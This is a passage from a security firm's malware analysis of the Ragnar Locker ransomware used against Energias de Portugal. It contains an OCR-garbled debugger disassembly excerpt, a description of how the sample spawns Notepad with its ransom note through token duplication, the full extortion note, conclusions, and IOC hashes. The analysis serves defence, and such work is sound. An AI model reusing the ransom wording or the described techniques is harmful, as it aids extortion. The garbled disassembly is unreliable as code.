• • • •	004018C3 004018C8 004018CA 004018CB 004018CC	68 09010000 6A 00 56 57 FF15 2C814000	push 109 push 0 push esi push edi Call dword ptr ds:[<u>k&UnlockFiles</u>]	EIP 0040191E edp.0040191E EFLAGS 00000300 ZF 0 PF 0 AF 0
•	004018D2 004018D5 004018D7 004018DD 004018DE	FF75 E8 6A 01 FF15 5C814000 50 FF15 60814000	push dword ptr ss:[ebp-18] push 1 call dword ptr ds:[K&GetProcessHeap>] push eax call dword ptr ds:[K&HeapFree>]	6F 0 5F 0 0F 0 CF 0 TF 1 IF 1 LastError 00000000 (ERROR_SUCCESS)
•	004018E4 004018E7 004018E8 004018EE	8B5D 08 57 FF15 70804000 837D B4 00 75 30	wov ebx_dword ptr ss:[ebp+8] push edi call dword ptr ds:[<aclosehandlex] cmp dword ptr ss:[ebp-4C],0 ine edd, 401924</aclosehandlex] 	LastStatus C000000 (STATUS_INVALID_PARAMETER) GS 0028 FS 0053 ES 0028 DE 026 028
• • • •	004018F4 004018F5 004018FB 004018FC 00401902 00401907 0040190D	53 8D85 S0FBFFFF 50 FF15 8C804000 68 10A24000 8D85 S0FBFFFF 50	push eax (ac eax, dword ptr ss:[ebp-480] push eax (call dword ptr ds:[callstrcpyde] lea eax, dword ptr ss:[ebp-480] push eax	C5 0023 <u>55</u> 0028 57(0) 00000000000000000000000 x87+0 Empty 0.00000000000000000 57(1) 00000000000000000000 x87+1 Empty 0.00000000000000000000 57(2) 0000000000000000000 x87+2 Empty 0.00000000000000000000 57(4) 0000000000000000000 x87+2 Empty 0.00000000000000000000000000000000000
•	0040190E 00401914 00401916 0040191C 0040191D 0040191D	FF15 90804000 6A 03 8D85 S0FBFFFF 50 53 FF15 DC804000	call dword ptr ds:[cdfstrcatws] push 3 lea eax.dword ptr ss:[cbp-480] push cbx call dword ptr ds:[cdMoveFileExxks] >	<pre>ST(5) 000000000000000000000000000000000000</pre>
Dump 1	💷 Dump 2	💷 Dump 3 📲 Du	ump 4 💷 Dump 5 🛞 Watch 1 💷 Locals 🖉 Struct 🛛	

Finally, after everything is complete, the ransomware will end execution by:

- Retrieving the SessionID of the console session (the session that is currently attached to the physical console) via WTSGetActiveConsoleSessionId()
- Opening the current process token via OpenProcessToken() with DesiredAccess of TOKEN_ALL_ACCESS

- Creating a new access token that duplicates it via DuplicateTokenEx with dwDesiredAccess of TOKEN_ALL_ACCESS and TokenType of TokenPrimary
- Setting the console's SessionID on the new duplicated access token via SetTokenInformation()
- Creating a process using the new access token via CreateProcessAsUserW(), starting notepad.exe with the ransom note file as its argument
- Calling ExitProcess(0)



And now for the obligatory ransom note display.

RGNR E354BDB6 - Notepad File Edit Format View Help HELLO EDP.com If you reading this message, then your network was PENETRATED and all of your files and data has been ENCRYPTED by RAGNAR LOCKER ! IN WARNING IIII DO NOT Modify, rename, copy or move any files or you can DAMAGE them and decryption will be impossible. DO NOT use any third party or public decryption software, it also may damage files. DO NOT Shutdown or reset your system There is ONLY ONE possible way to get back your files - contact us and pay for our special decryption key ! For your GUARANTEE we will decrypt 2 of your files FOR FREE, as a proof of our capabilities Don't waste your TIME, the link for contacting us will be deleted if there is no contact made in closest future and you will never restore your DATA. HOWEVER if you will contact us within 2 day since get penetrated - you can get a very SPECIAL PRICE. ATTENTION ! We gathered the most sensitive and confidential information about your transactions, billing, contracts, clients and partners. And be assure that if you wouldn't pay, all files and documents would be publicated for everyones view and also we would notify all your clients and partners about this leakage with direct links. So if you want to avoid such a harm for your reputation, better pay the amount that we asking for. ! HERE IS THE SIMPLE MANUAL HOW TO GET CONTACT WITH US VIA LIVE CHAT ! a) Download and install TOR browser from this site : https://torproject.org b) For contact us via LIVE CHAT open our website :c) For visit our NEWS PORTAL with your data, open this website : onion/client/?6bECA2b2AFFfBC1Dff0aa0EaaAd468bec0903b5e4Ea58ecde3C264bC55c7389E .onion/?page_id=171 d) If Tor is restricted in your area, use VPN When you open LIVE CHAT website follow rules : Follow the instructions on the website. At the top you will find CHAT tab. Send your message there and wait for response (we are not online 24/7, So you have to wait for your turn).

Conclusion

From the thorough analysis of the Ragnar Locker ransomware that left a specifically targeted ransom note to Energias de Portugal, a few things can therefore be concluded. First, it is entirely obvious that no inside or outside world connections are attempted by the ransomware itself, proving that any stolen files must have had to be stolen and exfiltrated from their network before ransomware execution by the attackers. The unpacked executable has a Time Date Stamp (compilation date) of "Monday, 06.04.2020 19:57:20 UTC", which is 7 days earlier than that of actual deployment, possibly hinting that the perpetrators had access into EDP's networks since at least that specific date.

The ransomware does not ship any anti-debugging or anti-VM techniques, nor does it really do much in order to thwart or even slow down analysis from unintended prying eyes. Many of the actions performed by the ransomware would require SYSTEM privileges, even though it does not contain any UAC "bypassing" capabilities (note the double quotes; UAC is not a security boundary). However, since it has been manually executed by the attackers who must have had prior access, such permissions could be easily identified (and possibly obtained) before deployment. It is the actual definition of ransomware, doing no more and no less. If the default locale of the systems where the ransomware is run has a specific set of possible settings, the process immediatly terminates.

In theory, the perpetrators can possess file decryption capabilities, as the cryptographycally secure data used to then derive the symmetric key and nonce are appended to the newly encrypted files, in encrypted form, using the 2048-bit RSA public key that is embedded in the

binary (decrypted at runtime only). The ransomware could have most probably been detected either via static analysis or at runtime as it were executing due to its heavy use of seemingly malicious WinAPIs.

We sincerely hope that you have enjoyed our deep dive into the technical side of the final stages of the attack.

Cheers and until next time, Blaze Information Security

IOC Hashes (SHA256)

Packed Sample: 68eb2d2d7866775d6bf106a914281491d23769a9eda88fc078328150b8432bb3

Unpacked Sample: 1de475e958d7a49ebf4dc342f772781a97ae49c834d9d7235546737150c56a9c

References

[1] - <u>https://observador.pt/2020/04/13/edp-alvo-de-ataque-informatico-que-bloqueou-</u> <u>sistemas-de-atendimento-aos-clientes/</u>

[2] - <u>https://www.bleepingcomputer.com/news/security/ragnarlocker-ransomware-hits-edp-energy-giant-asks-for-10m/</u>